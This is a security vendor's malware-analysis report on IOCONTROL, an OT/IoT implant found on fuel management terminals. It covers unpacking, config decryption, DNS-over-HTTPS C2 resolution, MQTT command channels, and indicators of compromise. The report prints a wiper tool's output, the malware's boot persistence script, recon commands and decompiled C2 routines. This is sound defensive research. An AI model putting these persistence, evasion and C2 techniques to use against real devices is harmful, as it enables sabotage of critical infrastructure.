Inside a New OT/IoT Cyberweapon: IOCONTROL

By Team82

Published: 2024-12-10 · Archived: 2026-04-05 16:43:49 UTC

Executive Summary

- Team82 obtained a sample of a custom-built IoT/OT malware called IOCONTROL used by Iran-affiliated attackers to attack Israel- and U.S.-based OT/IoT devices.
- IOCONTROL has been used to attack IoT and SCADA/OT devices of various types including IP cameras, routers, PLCs, HMIs, firewalls, and more. Some of the affected vendors include: Baicells, D-Link, Hikvision, Red Lion, Orpak, Phoenix Contact, Teltonika, Unitronics, and others.
- We've assessed that IOCONTROL is a cyberweapon used by a nation-state to attack civilian critical infrastructure.
- Our analysis of IOCONTROL includes an in-depth look at the malware's capabilities and unique communication channels to the attackers' command-and-control infrastructure.

What is the IOCONTROL Malware?

IOCONTROL is believed to be part of a global cyber operation against western IoT and operational technology (OT) devices. Affected devices include routers, programmable logic controllers (PLCs), human-machine interfaces (HMIs), firewalls, and other Linux-based IoT/OT platforms. While the malware is believed to be custom-built by the threat actor, it seems that the malware is generic enough that it is able to run on a variety of platforms from different vendors due to its modular configuration.

Team82 has analyzed a malware sample extracted from a fuel management system that was allegedly compromised by a threat actor group linked to Iran known as the CyberAv3ngers, which is also believed to be responsible for the Unitronics attack last fall.

One particular IOCONTROL attack wave involved the compromise of several hundred Israel-made Orpak Systems and U.S.-made Gasboy fuel management systems in Israel and the United States. The malware is essentially custom built for IoT devices but also has a direct impact on OT such as the fuel pumps that are heavily used in gas stations.

The attacks are another extension of the geopolitical conflict between Israel and Iran. The so-called CyberAv3ngers are believed to be part of the Islamic Revolutionary Guard Corps Cyber Electronic Command (IRGC-CEC) and have been vocal on Telegram sharing screenshots, and other information about the compromises of these fuel systems.


In February, the U.S. Department of the Treasury announced sanctions against six IRGC-CEC officials linked to the CyberAv3ngers and offered a $10 million USD bounty for information leading to the identification or location of anyone involved in the attacks.

Our analysis of the sample we obtained from VirusTotal (21 detections as of Dec. 10 2024, after a period of time when there were still zero detections as of September 2024) concludes that the malware is essentially a cyberweapon used by a nation-state to attack civilian critical infrastructure; at least one of the victims were the Orpak and Gasboy fuel management systems. For secure communication between compromised devices and the attackers, IOCONTROL leverages the MQTT protocol as a dedicated IoT communication channel. The attackers were able to disguise traffic over MQTT to and from the attackers' command-and-control infrastructure.


The CyberAv3ngers, meanwhile, have implicitly stated they will continue to target Israel-made technology in critical infrastructure. In October 2023, water treatment facilities in the U.S. and Israel were attacked by the group. Integrated Unitronics Vision series PLC/HMI devices were targeted inside these facilities; the attacks resulted in the defacement of these OT devices. The attacks were likely projections of power from the CyberAv3ngers, demonstrating their access to the devices and hoping to instill fear regarding the quality of water in affected areas.

IOCONTROL Deployment on ORPAK Systems

Around the same time of the attacks against water facilities, the CyberAv3ngers published on Telegram claims it had attacked 200 gas stations in Israel and the U.S., specifically targeting Orpak systems. The attackers released screenshots of the main management portal of the attacked gas stations, as well as databases of information about their targets and leaked data.



A screenshot from the CyberAv3ngers Telegram channel where they discussed an attack against Orpak fuel management devices.



A screenshot shared on Telegram by CyberAv3ngers that shows they'd gained access to ORPAK SiteOmat fuel management systems.

```
┌──(root㉿kali)-[~]
└─# ./mr_soul_controller --target 95.35.60.111 --module oblivator
Connecting to target 95.35.60.111
Successfully connected to target 95.35.60.111
Enabling mr_soul.oblivator v1.0.4
Successfully enabled mr_soul.oblivator v1.0.4
Configuring mr_soul.oblivator v1.0.4 parameters
Successfully configured mr_soul.oblivator parameters
Running mr_soul.oblivator v1.0.4
... START WIPING MTD STORAGES ...
MTD device 0: Start
MTD device 0: Bootloader, size: 262144 Bytes  -->  WIPED SUCCESSFULLY
MTD device 0: End
... START WIPING MTD STORAGES ...
MTD device 1: Start
MTD device 1: Bootloader params, size: 131072 Bytes  -->  WIPED SUCCESSFULLY
MTD device 1: End
... START WIPING MTD STORAGES ...
MTD device 2: Start
MTD device 2: Kernel, size: 1703936 Bytes  -->  WIPED SUCCESSFULLY
MTD device 2: End
... START WIPING MTD STORAGES ...
MTD device 3: Start
MTD device 3: Filesystem, size: 31457280 Bytes  -->  WIPED SUCCESSFULLY
MTD device 3: End
... START WIPING MTD STORAGES ...
MTD device 4: Start
MTD device 4: NAND flash partition 0, size: 268435456 Bytes  -->  WIPED SUCCESSFULLY
MTD device 4: End

Successfully executed mr_soul.oblivator v1.0.4
```

A dedicated CyberAv3ngers script running, and allegedly bricking, Orpak systems.

Following up on the CyberAv3ngers' claim of compromising Orpak systems, we found WHOIS records indicating registration of a domain name `tylarion867mino[.]com` on Nov. 23, 2023.

This domain would be used by the attackers to set up a command-and-control infrastructure in order to manage all the compromised devices.

In December 2023, an Israeli-associated hacking group called `Gonjeshke Darande` claimed to have attacked and compromised 70% of Iran's gas stations, claiming it was "in response to the aggression of the Islamic Republic and its proxies in the region."

While the reports about these attacks by CyberAv3ngers against Orpak devices span from mid-October 2023 to late January 2024, our team obtained a publicly available sample of IOCONTROL from VirusTotal, indicating the group relaunched their targeted campaign in July and August.


Our research blog presents our analysis of the attack against multiple IoT/OT devices, including Orpak and Gasboy devices. In addition we will analyze the IOCONTROL malware used in the attacks, and the attacker's command and control infrastructure, and communications over the MQTT protocol.

ORPAK Systems Devices

The sample we were able to obtain was extracted from a Gasboy fuel control system which has close ties with Orpak Systems. It is yet unclear the method used to deploy the malware on the affected victim systems.

Fuel control systems are complex platforms that consist of multiple subsystems including an outdoor payment terminal, printer (for receipts), pump and nozzle control, and additional peripherals such as management and billing software.

A GASBOY Fuel System device. Source: Spatco.com



Fuel control systems are complex and consist of many subsystems. Source: Gilbarco.com


IOCONTROL was hiding inside Gasboy's Payment Terminal, called OrPT. An attacker with full control over the payment terminal means they had the ability to shut down fuel services and potentially steal credit card information from customers.

IOCONTROL Binary Analysis

The IOCONTROL sample we analyzed targeted Orpak Fuel system devices. The hash of this sample is: `1b39f9b2b96a6586c4a11ab2fdbff8fdf16ba5a0ac7603149023d73f33b84498`. The sample included an internal GUID value used to identify a victim entity: `855958ce-6483-4953-8c18-3f9625d88c27`. The sample we analyzed was compiled specifically for ARM-32 bit Big Endian architecture systems.

Unpacking and Emulation of IOCONTROL

Observing the malware sample in VirusTotal, there were zero detections in September in all of its sandbox engines; as of Dec. 10, there are 21.



VirusTotal detection dashboard for the malware sample.

Knowing this made us extra cautious when handling the malware and analyzing its internals. We decided to start analyzing the malware using a static analysis approach. This approach led us to the conclusion that an in-memory unpacking procedure ran when the malware was executed.

Static analysis took far too long and too much effort, therefore we decided to pivot our efforts toward dynamic analysis of the malware sample. This meant we were going to have to execute the malware sample safely and debug it.

The approach we took to execute and unpack the malware executable was emulation, specifically using the Python-based Unicorn CPU emulation engine.

We decided to go in this path because of two reasons:

1. The malware sample was written for an archaic ARM 32-bit BE CPU architecture, which made emulation the best candidate for a solution to execute and unpack the malware sample.

2. We needed to find a way to execute the malware in a safe and controlled environment that would not potentially infect our setup or perform malicious activity on our systems.

Unicorn gave us more granular control over the emulation than other engines such as QEMU; it not only allowed us to carefully inspect the malware execution flow, but also allowed us to have full control over the capabilities of the malware with regards to syscall invocations and OS interactions.

Emulating the sample was a gradual process in which we closely inspected the execution flow of the malware. This included tracing the executed code and saving memory mappings along each emulation round. In the beginning, each round of emulation was terminated abruptly, shortly after initiating the execution of the sample. This was caused most often upon an attempt to invoke a syscall for OS interaction by the malware. Unicorn provides the capability to execute emulated CPU instructions in various architectures and variations. Yet it doesn't facilitate specific OS infrastructure such as syscall implementations of specific operating systems such as Linux or Windows.

Each time we encountered a specific syscall invocation attempt, we tried to understand its purpose and implemented our own version of the syscall that enabled the execution to continue together with ensuring the interaction is safe and will not harm our testing environment.

For example, when the executable invokes the `open` and `read` syscalls to read a file from the filesystem, our instruction-execution hook will trigger and handle these calls. In this case, when an `open` syscall is invoked, our hook returns a fake `fd` value to identify the requested file. When triggered on a `read` syscall, we supply our own defined content we control. Doing so allows us to have fine grained access to the malware code flow.

```
64  # Hook method invoked on each code instruction execution
65  def hook_code(mu, address, size, user_data):
66      global fds
67
68      # Fetch instruction raw bytes
69      code_bytes = mu.mem_read(address, size)
70
71      if code_bytes == OPEN_SYSCALL_INSTRUCTION:
72          filepath_addr = mu.reg_read(UC_ARM_REG_R0)
73          filepath = mem_read_string(mu, filepath_addr)
74          new_fd = len(fds)
75          print(f'{hex(address)}: open({filepath})')
76          print(f'Returning fd {hex(new_fd)}')
77          fds.append({'name': , 'seek': 0, 'content': CONTROLLED_CONTENT})
78          set_syscall_return_val(mu, new_fd)
79          continue_exec_with_pc(mu)
80      elif code_bytes == READ_SYSCALL_INSTRUCTION:
81          fd_identifier = mu.reg_read(UC_ARM_REG_R0)
82          buf = mu.reg_read(UC_ARM_REG_R1)
83          count = mu.reg_read(UC_ARM_REG_R2)
84          fd = fds[fd_identifier]
85          print(f'{hex(address)}: read({hex(fd)}, {hex(buf)}, {hex(count)})')
86          set_syscall_return_val(mu, count)
87          seek = fd['seek']
88          content = fd['content'][seek:seek+count]
89          fd['seek'] = seek + count
90          mu.mem_write(buf, content)
91          continue_exec_with_pc(mu)
```

A code snippet from the Python emulation module showing open, read, and syscall implementations.

The in-memory unpacking procedure was done in two stages during the malware execution. The first stage consisted of unpacking utility code routines into a newly mapped memory segment. The second stage consisted of unpacking the artifacts of the malware, which were the main executable module and the configuration of the malware into an appropriate memory location.

During one of our emulation iterations, our execution flow started to execute on a newly mapped memory segment. This meant that this memory segment had an unpacked artifact. Inspecting a memory snapshot of that segment led to our speculation that the malware was using an open-source packer solution called UPX that may have been modified specifically for this malware sample. The triggering element leading to this suspicion was a byte sequence left by the malware developers untouched in an unpacked artifact of the malware: " `!XPU` " which is the little endian version of " `UPX!` ". This misstep by the attackers helped us to quickly identify UPX as the packer.

```
00000490: e895 0006 e082 2003 e063 1001 e885 0006  ...... ..c......
000004a0: ea00 0003 e1a0 2001 e1a0 0005 e594 1004  ...... .........
000004b0: ebff ffa0 e59d 3004 e894 0006 e082 2003  ......0....... .
000004c0: e063 1001 e884 0006 e594 3000 e353 0000  .c........0..S..
000004d0: 1aff ffb7 e28d d014 e8bd 80f0 2158 5055  ............!XPU
000004e0: e92d 4ff0 e1a0 8001 e591 101c e24d d034  .-O.........M.4
000004f0: e252 9000 e58d 000c e58d 3008 e088 6001  .R........0...`.
00000500: 0a00 0012 e59d 1058 e591 0000 e1d0 31b0  .......X......1.
```

A snapshot from the unpacked artifact containing a suspicious little endian representation of the UPX magic header value.

Just for the sake of research after we had the unpacked version of the malware, we used the benign UPX tool to pack it and compared it to the original sample. We noticed some differences in locations where UPX-related features were supposed to be placed, such as the magic `UPX!` string of bytes which was changed to ABC!.

Binary diffing the original malware sample (left Segment) to the UPX packed artifact (right).

To further support this conclusion we compiled a version of UPX that ignores CRC checksum verification and patched the sample `ABC` byte sequences with `UPX` byte sequences, allowing us to successfully unpack the malware sample.

Our assumption is that the attackers deployed the malware in that fashion because they were trying to evade detection and hide their malicious implant and configuration in a stable and quick way. This was apparently somewhat effective with regard to staying undetected by automated detection engines, but wasn't very sophisticated.

Decrypting IOCONTROL's Configuration

After unpacking the malware successfully, we were left with two artifacts: an encrypted data section and an executable. When examining the executable in IDA, we noticed that in many different locations in the code, it uses data from the encrypted section, using it for different operations such as a path for a file, IP address to connect to, etc.

```
26  conf_hostname = get_decrypted_conf(0);
27  conf_port = get_decrypted_conf(1);
28  env_3 = get_env(&::env_3);
29  env_4 = get_env(&::env_4);
30  ssl_obj = mqtt_connect((int)conf_hostname, conf_port, (int)env_3, (int)env_4, (int)guid_ptr);
31  free(conf_hostname);
32  free(conf_port);
```

The malware reads an hostname/port pair from its configuration, and uses it to connect to an MQTT broker.

We managed to discover that this encrypted section was in fact the encrypted configuration of the malware. Each encrypted configuration entry is composed of 150 bytes: 1 byte of length (the length of the encrypted data, up to 149), and up to 149 bytes of encrypted data.

In order to decrypt the configuration of the malware, it uses a decryption function, which receives an index specifying which configuration it wants decrypted from a list. This technique allows minimizing the possibility of extracting decrypted configuration entries from the process memory during the malware runtime.

In this decryption function, the malware fetches the first byte from the encrypted configuration entry. This value is used to tell how long that specific encrypted configuration entry is, after reading the encrypted entry raw bytes, the malware uses AES-256-CBC decryption scheme to extract the actual configuration entry.

```
14  data_in_1 = data_in;
15  v12 = data_size;
16  data_out_1 = data_out;
17  key = get_env("0_0");
18  iv = get_env("0_1");
19  v8 = EVP_CIPHER_CTX_new();
20  v3 = EVP_aes_256_cbc();
21  EVP_DecryptInit_ex(v8, v3, 0, key, iv);
22  EVP_DecryptUpdate(v8, data_out_1, &v7, data_in_1, v12);
23  v5 = v7;
24  EVP_DecryptFinal_ex(v8, data_out_1 + v7, &v7);
25  v6 = v5 + v7;
26  EVP_CIPHER_CTX_free(v8);
27  return v6;
```

The configuration decryption routine, taking the key/IV pair from environment variables.

Prior to decryption, the malware extracts the key and IV pair from a GUID stored in one of its strings, which the malware uses for many purposes. The extracted key and IV are used for decryption and get stored in environment variables `0_0` and `0_1` respectively.

```
 8  memset(&hash_guid_strhex, 0, 0x41u);
 9  SHA256_hex_wrapper((int)guid_ptr, (int)&hash_guid_strhex);
10  v2 = str_get_substring((int)guid_ptr, 2, 8);
11  v1 = str_get_substring((int)guid_ptr, 12, 30);
12  v0 = str_get_substring((int)&hash_guid_strhex, 31, 63);
13  setenv("0_0", &hash_guid_strhex, 1);
14  setenv("0_1", v0, 1);
15  setenv("1", "1.0.5", 1);
16  setenv("3", v2, 1);
17  setenv("4", v1, 1);
```

The key generation routine, performing hash and string operations on a hardcoded GUID.

As we can see, the malware takes the GUID stored in its memory (`855958ce-6483-4953-8c18-3f9625d88c27`), and uses SHA256 to hash it. The key for the AES-256-CBC encryption is simply the hash of the GUID (`22e70a3056aa209e90dc5a354edda2c1c3b88f1e4720dc6a090c4617a919447e`) as a hex string. This is probably a mistake by the attackers, who got confused, since AES-256 uses a 32-byte size for its keys, however they used a 64-hex-string instead. Because the given key is bigger than the key size, only the first 32 bytes will actually be used by the AES-256-CBC process. The IV used for encryption is a substring from that hash (from index 31 to index 63). Once again the IV is too long, so only the first 16 bytes are used.

Our assumption is that the attackers are using unique GUIDs which get inserted by binary patching malware samples to distinguish between different victims and/or campaigns. This is further supported by the fact that the malware derives most of its parameters from the seed GUID which can be easily changed without recompiling the malware by binary patching the string. Furthermore, the malware uses IoT vendor identifiers. For example, in our sample we noticed the name Orpak in the decrypted configuration which identifies the vendor manufacturing the embedded device that was attacked.

To summarize, here are the environment variables used by the malware, as well as how they are used and how they are generated:

Environment Variable	**Value**	**Derived by**	**Used for**
GUID (not environment variable)	855958ce-6483-4953-8c18-3f9625d88c27	*Hardcoded*	Generating identifiers for the malware
0_0	22e70a3056aa209e90dc5a354edda2c1c3b88f1e4720dc6a090c4617a919447e	SHA256(GUID)	AES-256-CBC key to decrypt the config

0_1	1c3b88f1e4720dc6a090c4617a919447	SHA256(GUID) [31:63]	AES-256-CBC key IV decrypt the config
1	1.0.5	*Hardcoded*	Malware version
3	5958ce	GUID[2:8]	Value to tell the malware to self delete. Also used as MQTT username
4	3-4953-8c18-3f9625	GUID[12:30]	Also used as MQTT password

After extracting the AES-256-CBC key and IV pair, we decrypted the entire encrypted section holding the various configuration entries, and examined each configuration entry the malware uses.

```
1  config id: 0
2  uuokhhfsdlk.tylarion867mino.com
3  --------------------------------------------
4  config id: 1
5  8883
6  --------------------------------------------
7  config id: 2
8  XXFrxHMDI1CqmIN5
9  --------------------------------------------
10 config id: 3
11 sCgcVpkXixEUTgEJqY708N5w2c42DssIEutp7ZIeNgt17G78iy
12 --------------------------------------------
13 config id: 4
14 /hello
15 --------------------------------------------
16 config id: 5
17 accept: application/dns-json
18 --------------------------------------------
19 config id: 6
20 /output
21 --------------------------------------------
22 config id: 7
23 /push
24 --------------------------------------------
25 config id: 8
26 GET
27 --------------------------------------------
```

A partial list of the configurations used by the malware.

Resolving IOCONTROL Command-and-Control via DoH

With the configurations in hand, we moved on to analyze the malware behavior. One thing that piqued our interest immediately was the DNS name stored in the first configuration:

`uuokhhfsdlk[.]tylarion867mino[.]com.`

At the time of writing this report, the domain C2 address is resolving to IP address `159[.]100[.]6[.]69`.

Following the malware execution flow, we discovered that indeed this is the hostname used by the malware to communicate with its C2.

First, the malware uses Cloudflare's servers to translate the hostname into an IP address. In order to evade detection, the malware does not use DNS to translate this hostname directly, instead it uses `DNS over HTTPS (DoH)` to translate it via CloudFlare's API. This is a stealth technique used by malware to avoid being detected by sending a clear-text DNS request, showcasing which DNS names they communicate with. Instead, they used an encrypted protocol (HTTPS), meaning that even if a network tap exists, the traffic is encrypted so they won't be discovered.

Below is a request to Cloudflare's servers, querying the attacker's C2 hostname:

```
 ~ curl --http2 --header "accept: application/dns-json"
"https://1.1.1.1/dns-query?name=uuokhhfsdlk[.]tylarion867mino[.]com"
```



```
 {
  "Status": 0,
  "TC": false,
  "RD": true,
  "RA": true,
  "AD": false,
  "CD": false,
  "Question": [
  {
 "name": "uuokhhfsdlk[.]tylarion867mino[.]com",
     "type": 1
 }
 ],
  "Answer": [
    {
      "name": "uuokhhfsdlk[.]tylarion867mino[.]com",
      "type": 1,
      "TTL": 300,
      "data": "159[.]100[.]6[.]69"
    }
  ]
}
```



```
17  v15 = hostnaem;
18  dest = out_param;
19  url = get_decrypted_conf(26);
20  translation_url = TG_concat(url, v15);
21  v12 = 0;
22  content_tpye = get_decrypted_conf(5);
23  http_request(&http_response, (char *)translation_url, (int)&content_tpye, 1, (int)&v12, 0);
24  haystack = http_response;
25  free(translation_url);
26  free(content_tpye);
27  answer_string = get_decrypted_conf(25);
28  s = strstr(haystack, answer_string);
29  if ( s )
30  {
31    data_string = get_decrypted_conf(24);
32    sa = strstr(s, data_string);
33    v6 = strchr(sa, 125);
34    s = str_get_substring((int)sa, 7, v6 - sa - 1);
35  }
36  return strcpy(dest, s);
```

The routine handling DNS over HTTPS translation of the malware's C2 hostname.

Persistence

Before connecting to the C2 infrastructure, the malware first installs a backdoor on the device in order to ensure its persistence. To do so, the malware adds a new `rc3.d` boot script, which will be executed whenever the device restarts. The backdoor is located in `/etc/rc3.d/S93InitSystemd.sh`, contains the following bash script:

```
 trap "rm -f $iocpid" EXIT
while true; do
if ! pidof "iocontrol" > /dev/null; then
    iocontrol >/dev/null 2>&1 &
fi
```

```
    sleep 5
done
```

In addition to this backdoor, the malware is stored under the name `iocontrol` in the `/usr/bin` directory.

Communication with C2 via MQTT

After translating this hostname into IP address, the malware takes the second configuration parameter: 8883, and uses it as the port to connect to the C2. Port 8883 is usually used by the MQTTs communication protocol, and when examining the code further we indeed saw that the malware indeed communicates over this port.

```
37  *out_1 = 16;
38  n = sub_E0AC(v26, (int)&src);
39  memcpy(out_1 + 1, &src, n);
40  out_1[n + 1] = 0;
41  out_1[n + 2] = 4;
42  qmemcpy(&out_1[n + 3], "MQTT\x04", 5);
43  out_1[n + 8] = '\xC2';
44  strcpy(&out_1[n + 9], "\a\b");
```

The malware constructs an MQTT CONNECT packet, initiating its MQTTs connection to the C2.

MQTT Protocol

The MQTT protocol is a publish-subscribe network protocol that transports messages between devices. It's designed for use in environments where network bandwidth is limited or unreliable, making it particularly well-suited for internet of things (IoT) applications. For these reasons, and for being a bit more stealthy, we believe the attackers decided to use the MQTT protocol for their C2 communications.

In order to connect, the malware uses MQTT 4.0, sending the C2 three different identifiers: Client ID, Username, Password. For the Client ID, the malware uses the GUID stored in its memory, the username is the environment variable `3` (derived from the GUID), and the password is the environment variable `4` (also derived from the GUID). Using these identifiers, the malware authenticates to the MQTT broker.

A reconstruction of the malware's MQTT connect message.

After connecting to the MQTT broker, the malware immediately publishes an "`hello`" message to the following topic: `{GUID}/hello`. This message informs the C2 of a new connection, and sends a lot of identification information about the infected device. In its hello message, the malware sends a JSON with this information:


```
{
 "hostname": "HOSTNAME",
 "current_user": "CURRENT_USER",
 "device_name": "DEVICE_NAME",
 "device_model": "DEVICE_MODEL",
 "timezone": "TIMEZONE",
 "firmware_version": "FIRMWARE_VERSION",
 "geo_location": "GEO_LOCATION",
 "version": "MALWARE_VERSION"
}
```

In order to get this information (for example, the current user, hostname etc), the malware uses OS commands. In this process, the malware gets a handle to the `libc` library by calling `dlopen` with the parameter `libc.so.6`. Then, using this handle, the malware gets the pointer to the system function using `dlsym`, giving it the function name `system`, and lastly uses this pointer to execute the OS commands it needs.

```
10  v8 = command;
11  v1 = get_decrypted_conf(37);
12  handle = (void *)dlopen_wrapper(v1, 1);
13  if ( !handle )
14    return -1;
15  v2 = get_decrypted_conf(36);
16  v6 = (int (__fastcall *)(int))dlsym(handle, v2);
17  if ( dlerror() )
18    return -1;
19  v5 = v6(v8);
20  dlclose(handle);
21  return v5;
```

The malware's method of performing system commands.

For each OS command the malware executes, it constructs the following command:

`OS_COMMAND > /tmp/{RANDOM_16_chars}.txt 2>&1`

As part of the `hello` message, the malware executes the following OS commands in this order:

```
 uname -v > /tmp/{RANDOM_16_chars}.txt 2>&1
hostname > /tmp/{RANDOM_16_chars}.txt 2>&1
whoami   > /tmp/{RANDOM_16_chars}.txt 2>&1
date +%Z > /tmp/{RANDOM_16_chars}.txt 2>&1
uname -r > /tmp/{RANDOM_16_chars}.txt 2>&1
```

After sending the `hello` message, the malware subscribes to the MQTT topic {GUID}/push. Using this topic, the C2 sends the malware commands for execution, which the malware executes inside the callback routine that is called whenever a MQTT message is received.


Supported Commands

In this routine, the malware parses the received message and extracts the command the malware has sent. Each command from the C2 is one of five different types, each identified by a different opcode:

Opcode	Command	Description
0	Send "hello"	Resend the MQTT hello message with basic device information
1	Check exec	Check that the malware is installed in /usr/bin/iocontrol and that it is executable, and publishes the string 1:1
2	Execute command	Execute arbitrary OS command via system call and publishes the output
3	Self-delete	Stop the malware execution, as well as remove malware main binary, its persistence service, and related logs files. It then publishes the string 3:1
8	Port scan	Scan an IP range in a specific port. The malware receives IP start, IP end and a port to scan. It then publishes the result.

